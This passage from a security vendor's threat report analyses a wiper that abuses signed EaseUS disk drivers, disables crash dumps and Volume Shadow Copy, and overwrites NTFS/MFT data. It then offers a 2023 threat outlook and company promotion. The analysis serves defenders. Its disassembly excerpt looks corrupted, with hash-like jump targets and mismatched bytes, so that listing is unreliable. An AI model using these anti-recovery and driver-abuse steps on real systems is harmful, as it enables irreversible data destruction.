


Image: Gift Package Icons

Looking more closely at these files, they're also digitally signed but now from a different company called Chengdu Yiwo Tech Development Co. Ltd.

²¹ <https://www.reuters.com/article/ukraine-crisis-cyber-cyprus-idCAKBN2KT2QI>

These are valid files and drivers that are part of a disk utility called EaseUS Partition Master.




Image: EaseUS Partition Master Disk Utility

These drivers are maliciously abused by the wiper. Upon execution, the wiper checks what operating system it's running on, and since it also has the driver DRV_XP_X86 within the data resources, the developers also target older systems.

The wiper then creates a service and saves it to disk under C:\Windows\system32\Drivers. The naming of the driver, in this case, ttldr, is done by the first two letters being randomly chosen and the last two being set. Every time the wiper runs, it will have a different name, XXdr.sys, where XX are the two random letters.




Image: Driver Installation

Setting Up for Data Destruction

Within the wiper there are several components implemented, both to maximize the destruction of data and to make it difficult to restore data.

The wiper disables the CrashDump by changing the registry value. Since it uses a driver, this is most likely done if the computer crashes upon execution of the wiper, and then data would end up in the crashdump.




Image: CrashDump Disabled

The wiper also checks if Volume Shadow Copy (VSS) is turned on, and if so, disables it. VSS is a disk image backup protection used in Microsoft Windows.

```
00403DD8  FFD7  call edi
00403DD9  8BF0  mov esi,eax
00403DDF  EB 5D  jmp 0385eeab00e946a302b24a91dea4187c121
00403DE1  6A 22  push 22
00403DE8  68 8C584000  push 0385eeab00e946a302b24a91dea4187c121
00403DE9  50  push eax
00403DEF  FF15 20504000  call dword ptr ds:[<&OpenServiceW>]
00403DF1  8BD8  mov ebx,eax
00403DF3  75 0C  test ebx,ebx
00403DF5  JNE 0385eeab00e946a302b24a91dea4187c121
00403DF7  FF07  call edi
00403DF7  8BD8  mov edi,dword ptr ds:[<&CloseServiceHan
00403DFD  8BF0  mov esi,eax
00403DFF  EB 37  jmp 0385eeab00e946a302b24a91dea4187c121
00403E01  6A 00  push 0
00403E03  6A 00  push 0
00403E05  6A 00  push 0
00403E07  6A 00  push 0
00403E09  6A 00  push 0
00403E0B  6A 00  push 0
00403E0D  6A 00  push 0
00403E0F  6A FF  push FFFFFFFF
00403E11  6A 04  push 4
00403E13  6A 10  push 10
00403E15  push ebx
00403E16  FF15 14504000  call dword ptr ds:[<&ChangeServiceConfig
00403E1C  85C0  test eax,eax
00403E1E  75 04  jne 0385eeab00e946a302b24a91dea4187c121
00403E20  call edi
00403E22  8BF0  mov esi,eax
```

DWORD dwDesiredAccess = SERVICE_CHANGE_CONFIG | SERVICE_STOP
LPCWSTR lpServiceName = "vss"
SC_HANDLE hSCManager
OpenServiceW

LPCWSTR lpDisplayName = NULL
LPCWSTR lpPassword = NULL
LPCWSTR lpServiceStartName = NULL
LPCWSTR lpDependencies = NULL
LPWORD lpdwTagId = NULL
LPCWSTR lpLoadOrderGroup = NULL
LPCWSTR lpBinaryPathName = NULL
DWORD dwErrorControl = SERVICE_NO_CHANGE
DWORD dwStartType = SERVICE_DISABLED
DWORD dwServiceType = SERVICE_WIN32_OWN_PROCESS
SC_HANDLE hService = ebx;PEB.InheritedAddressSpace
ChangeServiceConfigW

Image: Volume Shadow Copy Disabled

It then opens a handle to the hard drive, points to both the MFT and NTFS sections, and generates a file with random bytes that it writes to the disk.

Below, on the left, is an image of a working NTFS section and on the right is the same section after the wiper has been executed.




Image: NTFS Section Before Wiper

Image: NTFS Section After Wiper

Our Outlook for 2023

Thus far, everything points to a further increase in ransomware in 2023. There are many drivers for this increase. The most important being the continuing isolation of Russia and the continued deterioration of Russia's economy. As opportunities to pursue a typical IT career that supports a decent life in Russia decrease, the lure of organized cybercrime will likely appear a more viable option to many in the Russian IT sector.

Russian Cyber Threats Continue To Rise

In the current climate, the Russian government has no incentive to clamp down on the ransomware industry. On the contrary, the Russian government probably sees cybercriminals as a useful tool for a proxy war against the West. This doesn't mean that the Russian government controls the criminals, but by allowing them to continue their criminal business unhindered, Russia lets them serve a useful purpose.

Many skilled IT professionals may leave Russia for new jobs in the West, but this brings its own set of problems. Russian IT professionals working outside Russia for Western companies may have family and friends still in Russia. They can be prime targets for recruitment by Russian ransomware groups or state-sponsored cyber espionage.

Overall, the gray area between cybercrime and Russian state-sponsored attacks will likely continue to blur and Russia may be slowly becoming a rogue state. The Russian government may contract cybercriminals to do the hacking for them, and Russian intelligence agencies will likely continue to experiment by targeting organizations in the West with destructive malware disguised as ransomware.

Cyber Threats Are Global

The war in Ukraine has put considerable focus on Russian cyber threats. It's possible that the focus will shift more to Chinese threat actors in 2023. The most significant cyber threat from China today is industrial espionage and information operations.

As we explained in the section on cyber espionage, the current trend is towards a slow disengagement between China and the West. If this continues, it will likely lead to China stepping up its cyber espionage abroad to compensate when fewer Western companies put their intellectual property inside China.

Chinese cybercrime appears to be a distinct criminal ecosystem with little overlap with Russian cybercrime. So far, ransomware doesn't seem to be taking root among Chinese cybercriminals. The most notable exceptions have been tied to a few Chinese advanced persistent threats (APTs), likely trying to obtain additional funds for their cyber espionage. Chinese cybercrime is expected to continue to focus primarily on Chinese nationals, but the size of the Chinese cybercrime ecosystem warrants continued vigilance.

It's also possible that new cybercriminal ecosystems will threaten Europe in 2023. Cybercrime is global, and as soon as people with the right technical skills are given a chance to organize criminal enterprises, they can strike anywhere.



New Technical Challenges

Ransomware will likely remain the most dangerous form of cyber attack for most organizations. Threat actors will likely continue to experiment with new forms of extortion other than ransomware, but overall, the trend appears to be multiple forms of extortion used together rather than individually.

A possible future development is that more ransomware groups will experiment with wipers to destroy data after stealing the most sensitive data, then sell back the stolen data to the victim as the only backup. However, this requires extensive reconnaissance to ensure the threat actor has located the most sensitive data, so it may not always be practical.

The professionalization and industrialization of cybercrime will likely continue in 2023. The current trend towards small and medium-sized teams working closely together might lead to further specialization. We may see a rise in smaller, agile ransomware groups specializing in attacking particular systems or industries.

Technically, cybercriminals will follow their prey, which means an increased emphasis on attacking cloud solutions. The explosion in available AI, such as ChatGPT, could improve social engineering, resulting in better-crafted phishing mail, etc. We expect new waves of cyber fraud and social engineering attacks.

Legal and Financial Challenges

If Western companies face financial hardships in 2023, this could lead to downsizing and layoffs among IT personnel. This can hurt an organization's cyber resilience if IT and IT security are run on a tight budget; however, in a worst-case scenario, it could also tempt employees facing dismissal to become insiders for cybercrime syndicates.

Overall, it will be more important than ever for organizations to understand how their data is secured technically and legally. It's critical to know where your data is physically located and under which laws it's regulated. The least expensive solution for your IT is almost always the least secure, and not securing your data can represent considerable legal and financial risks.

End Notes

No More Ransom

Prevention Is Always the Best Solution

One thing we've learned in the cybersecurity industry is that even if investing in preventing cyber breaches can seem costly, it's cheap compared to the cost of cleaning up after a major ransomware attack. We're proud of our Incident Response team, and we can now reduce the downtime from a major ransomware attack to under two weeks without paying a dime to the criminals. Few cyber incident response companies can match that.

Two weeks of downtime, where nothing works, can still represent a substantial financial loss for an organization. That doesn't take into account the human cost of stress, fear, and legal uncertainties. We at Truesec would much rather speak with organizations under better circumstances before a breach occurs when our experts can calmly discuss how to improve your organization's cyber resilience.

Truesec Partners With Europol

One of the most important ways to combat cybercrime is to stop the money flow to cybercriminal groups. To fight the ransomware syndicates, Europol, the Dutch Hi-Tech Crime Unit, and selected cybersecurity companies have joined the global initiative "No More Ransom" to help ransomware victims retrieve their encrypted data without paying the criminals.



Since it's much easier to avoid the threat than fight against it once a system is affected, the project also aims to educate users about how ransomware works and what countermeasures can be taken to effectively prevent infection. The more parties supporting this project, the better the results will be. This initiative is open to other public and private parties.

Truesec, having recently been appointed Associate Partner, has contributed to the No More Ransom initiative by developing unique decryption tools that break the crypto for various derivatives of the Chaos ransomware family. This will allow thousands of ransomware victims to unlock encrypted files without paying any ransom.

"Considering the devastating effects ransomware attacks have on organizations and critical infrastructure, it's important to us at Truesec to be able to contribute to the No More Ransom initiative. We want to make a difference and welcome all cooperation that helps improve security in our societies. This is a fight we must win together" - Anna Averud, CEO of Truesec Group.



Use Threat Intelligence to Prioritize Your Cybersecurity Programs

With organized cybercrime becoming more innovative and sophisticated, threat intelligence has become increasingly important to prioritize activities in cybersecurity programs. Threat intelligence is key to understanding what threats you must protect your organization from and how to mitigate them.

In the current threat landscape, it's no longer a question of if but when you'll be the victim of a cyber breach. However, when you use threat intelligence as a strategic tool, you make your security investments smarter and force threat actors to renew their game.

To know how to prioritize which security countermeasures to implement, threat intelligence should be an element in all decisions relating to cybersecurity, from strategic planning to individual technical projects.

How We Help

Truesec can provide the expertise and services needed to stop attackers and minimize the impact of a cyber breach by identifying vulnerabilities and implementing solutions that close the doors to cybercriminals. We combine the knowledge and insights gained from managing the largest cyber incidents, tracking vulnerabilities and leaks on the dark web, and continuously analyzing how attacks are evolving.

Covering the entire cybersecurity spectrum gives us an in-depth understanding of current threats, how threat actors operate, and the unique skills necessary to effectively use threat intelligence to identify the greatest threats to your organization.²²

²² <https://www.truesec.com/how-we-help>



TRUESEC

A Safe Digital Future

www.truesec.com
info@truesec.com

About Truesec

As a global cybersecurity company, we're proud to be at the forefront of protecting organizations and our society against cyber threats. Our purpose has been clear since day one: Creating safety and sustainability in a digital world by preventing cyber breach and minimizing impact.